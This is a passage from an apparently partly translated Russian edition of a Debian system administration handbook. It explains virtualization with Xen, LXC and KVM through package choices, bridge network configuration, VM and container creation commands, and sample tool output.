The rationale for the second split (`md1` vs. `md2`) is less clear-cut, and more related to acknowledging that the future is uncertain. When the workstation is first assembled, the exact storage requirements are not necessarily known with perfect precision; they can also evolve over time. In our case, we can't know in advance the actual storage space requirements for video rushes and complete video clips. If one particular clip needs a very large amount of rushes, and the VG dedicated to redundant data is less than halfway full, we can re-use some of its unneeded space. We can remove one of the physical volumes, say `md2`, from `vg_raid` and either assign it to `vg_bulk` directly (if the expected duration of the operation is short enough that we can live with the temporary drop in performance), or undo the RAID setup on `md2` and integrate its components `sda6` and `sdc6` into the bulk VG (which grows by 200 GB instead of 100 GB); the `lv_rushes` logical volume can then be grown according to requirements.

12.2. Виртуализация

Виртуализация — это одно из крупнейших достижений вычислительной техники последних лет. Этот термин включает в себя различные абстракции и технологии имитации виртуальных компьютеров с разной степенью независимости от реального оборудования. На одном физическом сервере могут размещаться несколько систем, работающих одновременно и изолированных друг от друга. Приложений много, и зачастую они были бы невозможны без такой изоляции: к примеру, тестовые окружения с различными конфигурациями или разделение сервисов по разным виртуальным машинам для безопасности.

Существует множество решений для виртуализации, каждое со своими достоинствами и недостатками. Эта книга сфокусируется на Xen, LXC и KVM, но есть и другие реализации, достойные упоминания:

- QEMU — это программный эмулятор полноценного компьютера; производительность далека от скоростей, которых можно было бы достичь, запуская программы нативно, но это позволяет запуск немодифицированных или экспериментальных операционных систем на эмулируемом оборудовании. Он также позволяет эмулировать разные аппаратные архитектуры, например на системе *amd64* можно сэмулировать *arm*-компьютер. QEMU является свободным ПО.

  → http://www.qemu.org/

- Bochs — другая свободная виртуальная машина, но она эмулирует только архитектуры x86 (i386 и amd64).
- VMWare — это собственническая виртуальная машина; будучи одной из самых старых, она является и одной из самых известных. Она работает на принципах, сходных с QEMU. VMWare предлагает расширенный функционал, такой как создание снимков работающей виртуальной машины.

  → http://www.vmware.com/

- VirtualBox — преимущественно свободная виртуальная машина (хотя некоторые дополнительные компоненты распространяются под собственнической лицензией). Она моложе VMWare и ограничена архитектурами i386 и amd64, но также позволяет создавать снимки и имеет другую интересную функциональность. VirtualBox входит в состав Debian начиная с Lenny.

  → http://www.virtualbox.org/

12.2.1. Xen

Xen — это решение для «паравиртуализации». Оно вводит тонкий слой абстракции, называемый «гипервизором», между оборудованием и вышележащими системами; он играет роль арбитра, контролирующего доступ к оборудованию из виртуальных машин. Однако он обрабатывает лишь немногие инструкции, остальные напрямую выполняются оборудованием от имени систем. Главное преимущество заключается в том, что производительность не страдает, и системы работают со скоростью, близкой к нативной; минусом является то, что ядра операционных систем, которые нужно запускать на гипервизоре Xen, должны быть адаптированы для этого.

Уделим немного времени терминологии. Гипервизор является нижним слоем, выполняющимся непосредственно на оборудовании, даже ниже ядра. Гипервизор может разделять остальное программное обеспечение по нескольким *доменам*, которые могут выглядеть как множество виртуальных машин. Один из этих доменов (первый, который запускается) известен как *dom0* и имеет особую роль, поскольку только этот домен может управлять гипервизором и исполнением других доменов. Эти другие домены известны как *domU*. Другими словами, с точки зрения пользователя *dom0* соответствует «хосту» в других системах виртуализации, а *domU* — «гостю».

КУЛЬТУРА Xen и разные версии Linux

Xen изначально разрабатывался как набор заплат, живший вне официального дерева и не интегрированный в ядро Linux. В то же время некоторые развивающиеся системы виртуализации (включая KVM) требовали некоторых общих функций, связанных с виртуализацией, для облегчения их интеграции, и ядро Linux получило такой набор функций (известный как интерфейс *paravirt_ops* или *pv_ops*). Поскольку заплаты Xen дублировали часть функционала этого интерфейса, они не могли быть приняты официально.

Xensource, компания, стоящая за Xen, по этой причине должна была перенести Xen на этот новый каркас, чтобы заплаты Xen могли быть влиты в официальное ядро Linux. Это означало переписывание большого объёма кода, и хотя Xensource вскоре получила работающую версию, основанную на интерфейсе paravirt_ops, заплаты были лишь постепенно влиты в официальное ядро. Процесс закончился в Linux 3.0.

→ http://wiki.xenproject.org/wiki/XenParavirtOps

Since Jessie is based on version 3.16 of the Linux kernel, the standard linux-image-686-pae and linux-image-amd64 packages include the necessary code, and the distribution-specific patching that was required for Squeeze and earlier versions of Debian is no more.

→ http://wiki.xenproject.org/wiki/Xen_Kernel_Feature_Matrix

ЗАМЕТКА Архитектуры, совместимые с Xen

Xen is currently only available for the i386, amd64, arm64 and armhf architectures.

КУЛЬТУРА Xen и ядра, отличные от Linux

Xen требует изменений во всех операционных системах, которые хочется на нём запустить; не все ядра достигли полной функциональности в этом отношении. Многие полнофункциональны как dom0 и domU: Linux 3.0 и выше, NetBSD 4.0 и выше и OpenSolaris. Другие, такие как OpenBSD 4.0, FreeBSD 8 и Plan 9, работают только как domU.

Однако если Xen может положиться на аппаратные функции виртуализации (которые наличествуют только в недавно выпущенных процессорах), даже немодифицированные операционные системы могут запускаться как domU (включая Windows).

Чтобы использовать Xen в Debian, нужны три компонента:

- Сам гипервизор. В соответствии с доступным оборудованием пакет называется xen-hypervisor-4.1-i386 или xen-hypervisor-4.1-amd64.
- Ядро, работающее на этом гипервизоре. Любое ядро, новее 3.0, включая версию 3.2 из состава Wheezy.
- Для архитектуры i386 также требуется стандартная библиотека с заплатами, использующими Xen; она находится в пакете libc6-xen.

Чтобы избежать мороки с выбором этих компонентов вручную, для удобства создано несколько пакетов (таких как xen-linux-system-686-pae и xen-linux-system-amd64); они тянут за собой заведомо работоспособный набор соответствующих пакетов гипервизора и ядра. С гипервизором также поставляется пакет xen-utils-4.1, содержащий инструменты для управления гипервизором из dom0. Он в свою очередь зависит от соответствующей стандартной библиотеки. Во время установки всего этого конфигурационные сценарии также создают новую запись в меню загрузчика Grub, чтобы запустить выбранное ядро в Xen dom0. Заметьте однако, что эта запись обычно устанавливается не первой в списке, и поэтому не выбирается по умолчанию. Если это не то поведение, которого вы хотели, следующие команды изменят его:

```
# mv /etc/grub.d/20_linux_xen /etc/grub.d/09_linux_xen
# update-grub
```

Когда всё необходимое установлено, следующим шагом будет тестирование поведения самого dom0; оно включает перезагрузку в гипервизор и ядро Xen. Система должна загрузиться обычным образом, с несколькими дополнительными сообщениями в консоли на ранних стадиях инициализации.

Теперь время собственно установить подходящие системы в domU с помощью инструментов из xen-tools. Этот пакет предоставляет команду **xen-create-image**, которая в значительной мере автоматизирует задачу. Единственный обязательный параметр — `--hostname`, передающий имя domU; другие опции важны, но они могут быть сохранены в конфигурационном файле `/etc/xen-tools/xen-tools.conf`, и их отсутствие в командной строке не вызовет ошибки. Поэтому следует проверить содержимое этого файла перед созданием образов, или же использовать дополнительные параметры в вызове **xen-create-image**. Отметим следующие важные параметры:

- `--memory` для указания количества ОЗУ, выделенного вновь создаваемой системе;
- `--size` и `--swap`, чтобы задать размер «виртуальных дисков», доступных для domU;
- `--debootstrap`, чтобы новая система устанавливалась с помощью **debootstrap**; в этом случае также чаще всего используется опция `--dist` (с указанием имени дистрибутива, например wheezy).

> ***УГЛУБЛЯЕМСЯ*** **Установка систем, отличных от Debian, в domU**
>
> В случае системы, основанной не на Linux, следует быть аккуратным при указании ядра, которое должно использоваться domU, с помощью опции `--kernel`.

- `--dhcp` объявляет, что конфигурация сети domU должна быть получена по DHCP, в

то время как `--ip` позволяет задать статический IP-адрес.

- Наконец, следует выбрать метод хранения для создаваемых образов (тех, которые будут видны как жёсткие диски из domU). Самый простой метод, соответствующий опции `--dir`, заключается в создании одного файла на dom0 для каждого устройства, которое будет передано domU. Для систем, использующих LVM, альтернативой является использование опции `--lvm`, за которой указывается имя группы томов; в таком случае **xen-create-image** создаст новый логический том в этой группе, и этот логический том станет доступным для domU как жёсткий диск.

> ***ЗАМЕТКА*** **Хранилище в domU**
>
> Целые жёсткие диски также могут быть экспортированы в domU, равно как разделы, RAID-массивы или ранее созданные логические тома LVM. Эти операции не автоматизированы **xen-create-image**, однако, поэтому требуется редактирование конфигурационного файла образа Xen после его создания с помощью **xen-create-image**.

Когда выборы сделаны, мы можем создать образ для нашего будущего Xen domU:

```
# xen-create-image --hostname testxen --dhcp --dir /srv/testxen --size=2G --
```

```
[...]
General Information
--------------------
Hostname       :  testxen
Distribution   :  jessie
Mirror         :  http://ftp.debian.org/debian/
Partitions     :  swap            128Mb (swap)
                  /               2G    (ext3)
Image type     :  sparse
Memory size    :  128Mb
Kernel path    :  /boot/vmlinuz-3.16.0-4-amd64
Initrd path    :  /boot/initrd.img-3.16.0-4-amd64
[...]
Logfile produced at:
         /var/log/xen-tools/testxen.log

Installation Summary
---------------------
Hostname        :  testxen
Distribution    :  jessie
MAC Address     :  00:16:3E:8E:67:5C
IP-Address(es)  :  dynamic
RSA Fingerprint :  0a:6e:71:98:95:46:64:ec:80:37:63:18:73:04:dd:2b
Root Password   :  adaX2jyRHNuWm8BDJS7PcEJ
```

Теперь у нас есть виртуальная машина, но она ещё не запущена (и поэтому только занимает место на жёстком диске dom0). Разумеется, мы можем создать больше образов, возможно с разными параметрами.

До включения этих виртуальных машин нам нужно определить, как будет получаться доступ к ним. Разумеется, они могут быть назначены изолированными машинами, доступными только через системную консоль, но это редко соответствует сценарию

работы. Большую часть времени domU будет считаться удалённым сервером, и доступ к нему будет осуществляться только через сеть. Однако было бы весьма неудобным добавлять сетевую карту для каждого domU; по этой причине Xen позволяет создавать виртуальные интерфейсы, которые каждый домен может видеть и использовать обычным образом. Заметьте, что эти карты, хоть они и виртуальные, будут полезными только когда они подключены к сети, хотя бы виртуальной. У Xen есть несколько сетевых моделей для этого:

- Простейшей является модель *моста*; все сетевые карты eth0 (как в dom0, так и в domU-системах) ведут себя, как если бы они были напрямую подключены к Ethernet-коммутатору.
- Следующая модель — *маршрутизируемая*, когда dom0 ведёт себя как маршрутизатор, находящийся между domU-системами и (физической) внешней сетью.
- Наконец, в модели *NAT* dom0 опять находится между domU-системами и остальной сетью, но domU-системы не доступны извне напрямую, и трафик проходит через преобразование адресов на dom0.

Эти три сетевых режима включают различные интерфейсы с необычными именами, такими как `vif*`, `veth*`, `peth*` и `xenbr0`. Гипервизор Xen комбинирует их в соответствии с заданной схемой под контролем инструментов пространства пользователя. Поскольку NAT и маршрутизируемая модель приспособлены лишь для отдельных случаев, мы рассмотрим только модель моста.

Стандартная конфигурация пакетов Xen не меняет общесистемных сетевых настроек. Однако демон xend настроен на подключение виртуальных сетевых интерфейсов к любому уже существующему сетевому мосту (при наличии нескольких таких мостов предпочтение отдаётся `xenbr0`). Поэтому нам надо настроить мост в `/etc/network/interfaces` (для этого требуется установить пакет bridge-utils, поэтому он рекомендуется пакетом xen-utils-4.1), заменив существующую запись eth0:

```
auto xenbr0
iface xenbr0 inet dhcp
    bridge_ports eth0
    bridge_maxwait 0
```

Перезагрузившись для проверки, что мост создаётся автоматически, мы можем запустить domU с помощью инструментов управления Xen, а именно команды **xm**. Эта команда позволяет производить различные манипуляции с доменами, в частности выводить их список, запускать их и останавливать.

```
# xl list
Name                                        ID   Mem VCPUs      State   Time
Domain-0                                     0   463     1     r-----      9
# xl create /etc/xen/testxen.cfg
Parsing config from /etc/xen/testxen.cfg
# xl list
Name                                        ID   Mem VCPUs      State   Time
```

```
Domain-0                                     0   366     1     r-----     11
testxen                                      1   128     1     -b----      1
```

***ИНСТРУМЕНТ* OpenXenManager**

In Debian 7 and older releases, **xm** was the reference command line tool to use to manage Xen virtual machines. It has now been replaced by **xl** which is mostly backwards compatible. But those are not the only available tools: **virsh** of libvirt and **xe** of XenServer's XAPI (commercial offering of Xen) are alternative tools.

***ОСТОРОЖНО* Только один domU на образ!**

Хотя, безусловно, возможно запускать несколько domU-систем параллельно, каждая из них должна иметь свой собственный образ, ведь каждый domU создан, как если бы он работал на своём собственном оборудовании (за исключением маленькой части ядра, общающейся с гипервизором). В частности, две запущенных одновременно domU-системы не могут использовать общее хранилище. Если системы не запускаются одновременно, всё же возможно использовать для них один раздел подкачки или раздел, на котором размещается файловая система `home`.

Заметьте, что domU `testxen` использует реальную память, взятую из ОЗУ, которая иначе была бы доступна dom0, а не виртуальную. Поэтому при сборке сервера для размещения машин Xen следует побеспокоиться об обеспечении достаточного объёма физического ОЗУ.

Voilà! Наша виртуальная машина запускается. Мы можем получить доступ к ней в одном из двух режимов. Обычный путь — подключаться к ней «удалённо» через сеть, как мы подключались бы к реальной машине; для этого обычно требуется настройка либо DHCP-сервера, либо DNS. Другой путь, который может стать единственно возможным в случае неправильной настройки сети, — использование консоли `hvc0` с помощью команды **xm console**:

```
# xl console testxen
[...]

Debian GNU/Linux 8 testxen hvc0

testxen login:
```

После этого можно начать сессию, как если бы вы сидели за клавиатурой виртуальной машины. Для отключения от этой консоли служит сочетание клавиш **Control+]**.

***СОВЕТ* Получение консоли сразу**

Иногда хочется запустить domU-систему и сразу же подключиться к её консоли; для этого команда **xm create** может принимать флаг `-c`. Запуск domU с этим флагом приведёт к отображению всех сообщений во время загрузки системы.

***ИНСТРУМЕНТ* OpenXenManager**

OpenXenManager (в пакете openxenmanager) — это графический интерфейс, позволяющий удалённо управлять доменами Xen через API Xen. Он предоставляет большую часть возможностей команды **xm**.

Когда domU запущен, он может использоваться как любой другой сервер (ведь это, помимо прочего, система GNU/Linux). Однако благодаря тому, что это виртуальная машина, доступны и некоторые дополнительные возможности. К примеру, domU может

быть временно приостановлен, а затем вновь запущен с помощью команд **xm pause** и **xm unpause**. Заметьте, что хотя приостановленный domU не использует ресурсы процессора, выделенная ему память по-прежнему занята. Может иметь смысл использовать команды **xm save** и **xm restore**: сохранение domU освобождает ресурсы, которые ранее использовались этим domU, в том числе и ОЗУ. После восстановления (или снятия с паузы) domU не замечает ничего кроме того, что прошло некоторое время. Если domU был запущен, когда dom0 выключается, сценарии из пакетов автоматически сохраняют domU и восстанавливают его при следующей загрузке. Отсюда, конечно, проистекает обычное неудобство, проявляющееся, например, при переводе ноутбука в спящий режим; в частности, если domU приостановлен слишком надолго, сетевые подключения могут завершиться. Заметьте также, что Xen на данный момент несовместим с большей частью системы управления питанием ACPI, что мешает приостановке dom0-системы.

***ДОКУМЕНТАЦИЯ* Опции xm**

Большая часть подкоманд **xm** требуют одного или более аргументов, часто — имени domU. Эти аргументы подробно описаны в странице руководства xm(1).

Выключение или перезагрузка domU могут быть выполнены как изнутри domU (с помощью команды **shutdown**), так и из dom0, с помощью **xm shutdown** или **xm reboot**.

***УГЛУБЛЯЕМСЯ* Xen углублённо**

У Xen есть гораздо больше возможностей, чем мы могли описать в этих нескольких абзацах. В частности, система очень динамична, и многие параметры домена (такие как объём выделенной памяти, видимые жёсткие диски, поведение планировщика задач и так далее) могут быть изменены даже когда домен запущен. domU может быть даже перенесён с одного сервера на другой без отключения, и даже без потери сетевых подключений! Главным источником информации обо всех этих углублённых аспектах является официальная документация Xen.

→ http://www.xen.org/support/documentation.html

12.2.2. LXC

Хотя она и используется для создания «виртуальных машин», LXC является, строго говоря, не системой виртуализации, а системой для изоляции групп процессов друг от друга, даже если они все выполняются на одном узле. Она использует набор недавних изменений в ядре Linux, известных под общим названием *control groups*, благодаря которому разные наборы процессов, называемые «группами», имеют разные представления о некоторых аспектах системы. Наиболее примечательные из этих аспектов — идентификаторы процессов, конфигурация сети и точки монтирования. Такая группа изолированных процессов не будет иметь доступа к другим процессам в системе, и её доступ к файловой системе может быть ограничен определённым подмножеством. У неё также могут быть свои собственные сетевой интерфейс и таблица маршрутизации, и она может быть настроена так, чтобы видеть только подмножество устройств, присутствующих в системе.

С помощью комбинации этих возможностей можно изолировать целое семейство процессов начиная с процесса **init**, и получившийся набор будет выглядеть чрезвычайно похоже на виртуальную машину. Официальное название для такой схемы «контейнер» (отсюда и неофициальное название LXC: *LinuX Containers*), но весьма значительным отличием от «настоящих» виртуальных машин, таких как предоставляемые Xen или KVM, заключается в отсутствии второго ядра; контейнер использует то же самое ядро, что и хост-система. У этого есть как преимущества, так и недостатки: к преимуществам относится великолепная производительность благодаря полному отсутствию накладных расходов, а также тот факт, что ядро видит все процессы в системе, поэтому планировщик может работать более эффективно, чем если бы два независимых ядра занимались планированием выполнения разных наборов задач. Основное из неудобств — невозможность запустить другое ядро в контейнере (как другую версию Linux, так и другую операционную систему).

***ЗАМЕТКА* Ограничения изоляции LXC**

Контейнеры LXC не предоставляют такого уровня изоляции, который достижим с помощью более серьёзных эмуляторов или виртуальных машин. В частности:

- поскольку ядро разделяется между хост-системой и контейнерами, процессы, заключённые в контейнеры, всё же могут получать доступ к сообщениям ядра, что может привести к утечкам информации, если сообщения исходят из контейнера;
- по той же причине, если контейнер скомпрометирован и была эксплуатирована уязвимость ядра, другие контейнеры также могут быть затронуты;
- ядро проверяет права доступа файловых систем в соответствии с числовыми идентификаторами пользователей и групп; эти идентификаторы могут обозначать разных пользователей и группы в зависимости от контейнера, что следует помнить, если доступные для записи части файловой системы разделяются между контейнерами.

Since we are dealing with isolation and not plain virtualization, setting up LXC containers is more complex than just running debian-installer on a virtual machine. We will describe a few prerequisites, then go on to the network configuration; we will then be able to actually create the system to be run in the container.

12.2.2.1. Предварительные шаги

Пакет lxc содержит инструменты, необходимые для запуска LXC, поэтому его необходимо установить.

LXC также требует систему конфигурации *control groups*, представляющую собой виртуальную файловую систему, которая должна быть смонтирована в `/sys/fs/cgroup`. Поэтому `/etc/fstab` должен содержать следующую запись:

12.2.2.2. Сетевые настройки

Цель установки LXC — в запуске виртуальных машин; хотя мы, разумеется, можем держать их изолированными от сети и взаимодействовать с ними только через файловую

систему, для большинства задач требуется хотя бы минимальный сетевой доступ к контейнерам. В типичном случае каждый контейнер получит виртуальный сетевой интерфейс присоединённый к реальной сети через мост. Этот виртуальный интерфейс может быть подключён либо напрямую к физическому сетевому интерфейсу хост-системы (в таком случае контейнер непосредственно в сети), либо к другому виртуальному интерфейсу, определённому в хост-системе (тогда хост сможет фильтровать или маршрутизировать трафик). В обоих случаях потребуется пакет bridge-utils.

В простейшем случае это всего лишь вопрос правки `/etc/network/interfaces`, переноса конфигурации физического интерфейса (например `eth0`) на интерфейс моста (обычно `br0`) и настройки связи между ними. Например, если конфигурационный файл сетевых интерфейсов изначально содержит записи вроде таких:

```
auto eth0
iface eth0 inet dhcp
```

Их следует отключить и заменить на следующие:

```
#auto eth0
#iface eth0 inet dhcp

auto br0
iface br0 inet dhcp
  bridge-ports eth0
```

Результат такой настройки будет похож на тот, какой мы получили бы, если бы контейнеры были машинами, подключёнными к той же физической сети, что и хост-машина. Конфигурация «мост» управляет прохождением кадров Ethernet между всеми связанными интерфейсами, включая и физический `eth0`, и интерфейсы, заданные для контейнеров.

В случаях, когда такую конфигурацию использовать невозможно (например если контейнерам нельзя выделить публичные IP-адреса), будет создан и подключён к мосту виртуальный *tap*-интерфейс. Это будет эквивалентно сетевой топологии, при которой вторая сетевая карта подключена к отдельному коммутатору, и к нему же подключены контейнеры. Хост тогда должен выступать как шлюз для контейнеров, если им требуется соединяться с остальным миром.

В дополнение к bridge-utils для «продвинутой» конфигурации потребуется пакет vde2; файл `/etc/network/interfaces` тогда примет следующий вид:

```
# Интерфейс eth0 без изменений
auto eth0
iface eth0 inet dhcp

# Виртуальный интерфейс
auto tap0
iface tap0 inet manual
  vde2-switch -t tap0

# Мост для контейнеров
```

```
auto br0
iface br0 inet static
  bridge-ports tap0
  address 10.0.0.1
  netmask 255.255.255.0
```

Сеть может быть настроена как статически в контейнерах, так и динамически и помощью DHCP-сервера, запущенного на хост-системе. Такой DHCP-сервер должен быть сконфигурирован для ответа на запросы на интерфейсе `br0`.

12.2.2.3. Установка системы

Давайте теперь настроим файловую систему для использования контейнером. Поскольку эта «виртуальная машина» не будет запускаться непосредственно на оборудовании, потребуются некоторые дополнительные манипуляции по сравнению с обычной файловой системой, особенно когда дело касается ядра, устройств и консолей. К счастью, пакет lxc включает сценарии, которые в значительной степени автоматизируют эту настройку. В частности, следующие команды (для которых требуются пакеты debootstrap и rsync) установят контейнер с Debian:

```
root@mirwiz:~# lxc-create -n testlxc -t debian
debootstrap is /usr/sbin/debootstrap
Checking cache download in /var/cache/lxc/debian/rootfs-jessie-amd64 ...
Downloading debian minimal ...
I: Retrieving Release
I: Retrieving Release.gpg
[...]
Download complete.
Copying rootfs to /var/lib/lxc/testlxc/rootfs...
[...]
Root password is 'sSiKhMzI', please change !
root@mirwiz:~#
```

Заметьте, что файловая система изначально создана в `/var/cache/lxc`, а затем перемещена в каталог назначения. Это позволяет создавать идентичные контейнеры намного быстрее, поскольку требуется лишь скопировать их.

Заметьте, что сценарий создания шаблона debian принимает опцию `--arch` с указанием архитектуры системы для установки и опцию `--release`, если вы вы хотите установить что-то отличное от текущего стабильного релиза Debian. Вы можете также установить переменную окружения `MIRROR`, чтобы указать на локальное зеркало Debian.

Только что созданная файловая система теперь содержит минимальную систему Debian, и по умолчанию контейнер делит сетевое устройство с хост-системой. Поскольку это не то, чего мы хотели, мы отредактируем конфигурационный файл контейнера (`/var/lib/lxc/testlxc/config`) и добавим несколько записей `lxc.network.*`:

```
lxc.network.type = veth
lxc.network.flags = up
lxc.network.link = br0
lxc.network.hwaddr = 4a:49:43:49:79:20
```

Эти записи означают, соответственно, что в контейнере будет создан виртуальный интерфейс, что он будет автоматически подниматься при запуске этого контейнера, что он будет автоматически соединяться с мостом `br0` на хост-системе и что его MAC-адрес будет соответствовать указанному. Если бы эта последняя запись отсутствовала или была отключена, генерировался бы случайный MAC-адрес.

Другая полезная запись в этом файле — имя узла:

```
lxc.utsname = testlxc
```

12.2.2.4. Запуск контейнера

Теперь, когда наша виртуальная машина готова, давайте запустим контейнер:

```
root@mirwiz:~# lxc-start --daemon --name=testlxc
root@mirwiz:~# lxc-console -n testlxc
Debian GNU/Linux 8 testlxc tty1

testlxc login: root
Password:
Linux testlxc 3.16.0-4-amd64 #1 SMP Debian 3.16.7-ckt11-1 (2015-05-24) x86_6

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@testlxc:~# ps auxwf
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.0  0.2  28164  4432 ?        Ss   17:33   0:00 /sbin/init
root        20  0.0  0.1  32960  3160 ?        Ss   17:33   0:00 /lib/systemd
root        82  0.0  0.3  55164  5456 ?        Ss   17:34   0:00 /usr/sbin/ss
root        87  0.0  0.1  12656  1924 tty2     Ss+  17:34   0:00 /sbin/agetty
root        88  0.0  0.1  12656  1764 tty3     Ss+  17:34   0:00 /sbin/agetty
root        89  0.0  0.1  12656  1908 tty4     Ss+  17:34   0:00 /sbin/agetty
root        90  0.0  0.1  63300  2944 tty1     Ss   17:34   0:00 /bin/login -
root       117  0.0  0.2  21828  3668 tty1     S    17:35   0:00  \_ -bash
root       268  0.0  0.1  19088  2572 tty1     R+   17:39   0:00      \_ ps a
root        91  0.0  0.1  14228  2356 console  Ss+  17:34   0:00 /sbin/agetty
root       197  0.0  0.4  25384  7640 ?        Ss   17:38   0:00 dhclient -v
root       266  0.0  0.1  12656  1840 ?        Ss   17:39   0:00 /sbin/agetty
root       267  0.0  0.1  12656  1928 ?        Ss   17:39   0:00 /sbin/agetty
root@testlxc:~#
```

Теперь мы в контейнере; наш доступ к процессам ограничен только теми, которые запущены изнутри самого контейнера, и наш доступ к файловой системе также ограничен до выделенного подмножества полной файловой системы (`/var/lib/lxc/testlxc/rootfs`). Мы можем выйти из консоли с помощью **Control+a q**.

Заметьте, что мы запустили контейнер как фоновый процесс благодаря опции `--daemon` команды **lxc-start**. Контейнер можно прервать впоследствии с помощью такой команды

как **lxc-kill --name=testlxc**.

The lxc package contains an initialization script that can automatically start one or several containers when the host boots (it relies on **lxc-autostart** which starts containers whose `lxc.start.auto` option is set to 1). Finer-grained control of the startup order is possible with `lxc.start.order` and `lxc.group`: by default, the initialization script first starts containers which are part of the `onboot` group and then the containers which are not part of any group. In both cases, the order within a group is defined by the `lxc.start.order` option.

УГЛУБЛЯЕМСЯ **Массовая виртуализация**

Поскольку LXC — очень легковесная система изоляции, её в частности можно приспособить для массового размещения виртуальных серверов. Сетевая конфигурация будет, возможно, несколько более сложной, чем мы описали выше, но «продвинутой» конфигурации с использованием интерфейсов `tap` и `veth` должно быть достаточно во многих случаях.

Может также иметь смысл сделать общей часть файловой системы, такую как ветки `/usr` и `/lib`, чтобы избежать дупликации программного обеспечения, которое может быть общим для нескольких контейнеров. Это обычно достигается с помощью записей `lxc.mount.entry` в конфигурационных файлах контейнеров. Интересным побочным эффектом является то, что процессы станут потреблять меньше физической памяти, поскольку ядро способно определить, что программы используются совместно. Минимальные затраты на один дополнительный контейнер могут быть снижены до дискового пространства, выделенного под его специфические данные, и нескольких дополнительных процессов, которыми должно управлять ядро.

Разумеется, мы не описали всех доступных опций; более исчерпывающая информация может быть получена из страниц руководства lxc(7) и lxc.conf(5) и тех, на которые они ссылаются.

12.2.3. Виртуализация с помощью KVM

KVM, что расшифровывается как *Kernel-based Virtual Machine*, является первым и главным модулем ядра, предоставляющим большую часть инфраструктуры, которая может использоваться виртуализатором, но не является самим виртуализатором. Собственно контроль за виртуализацией осуществляется приложением, основанным на QEMU. Не переживайте, если в этом разделе будут упоминаться команды **qemu-***: речь всё равно о KVM.

В отличие от других систем виртуализации, KVM был влит в ядро Linux с самого начала. Его разработчики выбрали использование наборов инструкций процессора, выделенных для виртуализации (Intel-VT и AMD-V), благодаря чему KVM получился легковесным, элегантным и не прожорливым до ресурсов. Обратной стороной медали является, естественно, то, что KVM работает главным образом на процессорах i386 и amd64, и только достаточно недавних из них, имеющих эти наборы инструкций. Вы можете убедиться, такой ли у вас процессор, проверив наличие флага «vmx» или «svm» в файле `/proc/cpuinfo`.

Поскольку его разработка активно поддерживается Red Hat, KVM стал в той или иной степени эталоном виртуализации в Linux.

12.2.3.1. Предварительные шаги

В отличие от таких инструментов, как VirtualBox, сам по себе KVM не включает никакого пользовательского интерфейса для создания виртуальных машин и управления ими. Пакет qemu-kvm предоставляет лишь исполняемый файл, способный запустить виртуальную машину, а также инициализационный скрипт, загружающий соответствующие модули ядра.

К счастью, Red Hat также предоставляет набор инструментов для решения этой проблемы, разрабатывая библиотеку *libvirt* и связанные с ней инструменты *менеджера виртуальных машин*. libvirt позволяет управлять виртуальными машинами унифицированным образом, независимо от стоящей за ней системой виртуализации (на данный момент она поддерживает QEMU, KVM, Xen, LXC, OpenVZ, VirtualBox, VMWare и UML). **virtual-manager** — это графический интерфейс, который использует libvirt для создания виртуальных машин и управления ими.

Первым делом мы установим необходимые пакеты с помощью команды **apt-get install qemu-kvm libvirt-bin virtinst virt-manager virt-viewer**. libvirt-bin предоставляет демон **libvirtd**, позволяющий (возможно удалённо) управлять виртуальными машинами, запущенными на хосте, и запускает необходимые виртуальные машины при загрузке хоста. Кроме того, этот пакет предоставляет утилиту **virsh** с интерфейсом командной строки, которая позволяет контролировать виртуальные машины, управляемые **libvirt**.

Пакет virtinst предоставляет **virt-install**, которая позволяет создавать виртуальные машины из командной строки. Наконец, virt-viewer позволяет получать доступ к графической консоли виртуальной машины.

12.2.3.2. Сетевые настройки

Как и в случаях Xen и LXC, наиболее распространённая сетевая конфигурация включает мост, группирующий сетевые интерфейсы виртуальных машин (см. Раздел 12.2.2.2, «Сетевые настройки»).

В качестве альтернативы, в конфигурации KVM по умолчанию, виртуальной машине выдаётся адрес из частного диапазона (192.168.122.0/24), и NAT настраивается таким образом, чтобы виртуальная машина могла получить доступ во внешнюю сеть.

Ниже в этом разделе считается, что на хост-системе имеются физический интерфейс `eth0` и мост `br0`, и что первый присоединён к последнему.

12.2.3.3. Установка с помощью virt-install

Создание виртуальной машины очень похоже на установку обычной системы с той разницей, что характеристики виртуальной машины описываются в командной строке, кажущейся бесконечной.

С практической точки зрения это значит, что мы будем использовать установщик Debian, загружая виртуальную машину с виртуального привода DVD-ROM, соответствующего

образу DVD Debian, хранящемуся на хост-системе. Виртуальная машина экспортирует свой графический интерфейс по протоколу VNC (см. подробности в Раздел 9.2.2, «Using Remote Graphical Desktops»), что позволит нам контролировать процесс установки.

Для начала потребуется сказать libvirtd, где хранить образы дисков, если только нас не устраивает расположение по умолчанию (`/var/lib/libvirt/images/`).

```
root@mirwiz:~# mkdir /srv/kvm
root@mirwiz:~# virsh pool-create-as srv-kvm dir --target /srv/kvm
Pool srv-kvm created

root@mirwiz:~#
```

> ***ЗАМЕТКА* Хранилище в domU**
>
> All samples in this section assume that you are running commands as root. Effectively, if you want to control a local libvirt daemon, you need either to be root or to be a member of the `libvirt` group (which is not the case by default). Thus if you want to avoid using root rights too often, you can add yoursel to the `libvirt` group and run the various commands under your user identity.

Давайте запустим процесс установки на виртуальной машине и поближе взглянем на наиболее важные опции **virt-install**. Эта команда регистрирует виртуальную машину и её параметры в libvirtd, а затем запускает её, чтобы приступить к установке.

```
# virt-install --connect qemu:///system  ❶
               --virt-type kvm           ❷
               --name testkvm            ❸
               --ram 1024                ❹
               --disk /srv/kvm/testkvm.qcow,format=qcow2,size=10 ❺
               --cdrom /srv/isos/debian-8.1.0-amd64-netinst.iso  ❻
               --network bridge=br0      ❼
               --vnc                     ❽
               --os-type linux           ❾
               --os-variant debianwheezy

Starting install...
Allocating 'testkvm.qcow'              |  10 GB     00:00
Creating domain...                     |    0 B     00:00
Guest installation complete... restarting guest.
```

❶ Опция `--connect` указывает, какой «гипервизор» использовать. Он указывается в виде URL, содержащего систему виртуализации(`xen://`, `qemu://`, `lxc://`, `openvz://`, `vbox://` и т. п.) и машину, на которой должны размещаться виртуальные машины (это поле можно оставить пустым в случае локального узла). В дополнение к этому, в случае QEMU/KVM каждый пользователь может управлять виртуальными машинами, работающими с ограниченными правами, и путь URL позволяет дифференцировать «системные» машины (`/system`) от остальных (`/session`).

❷ Так как KVM управляется тем же образом, что и QEMU, в `--virt-type kvm` можно указать использование KVM, хотя URL и выглядит так же, как для QEMU.

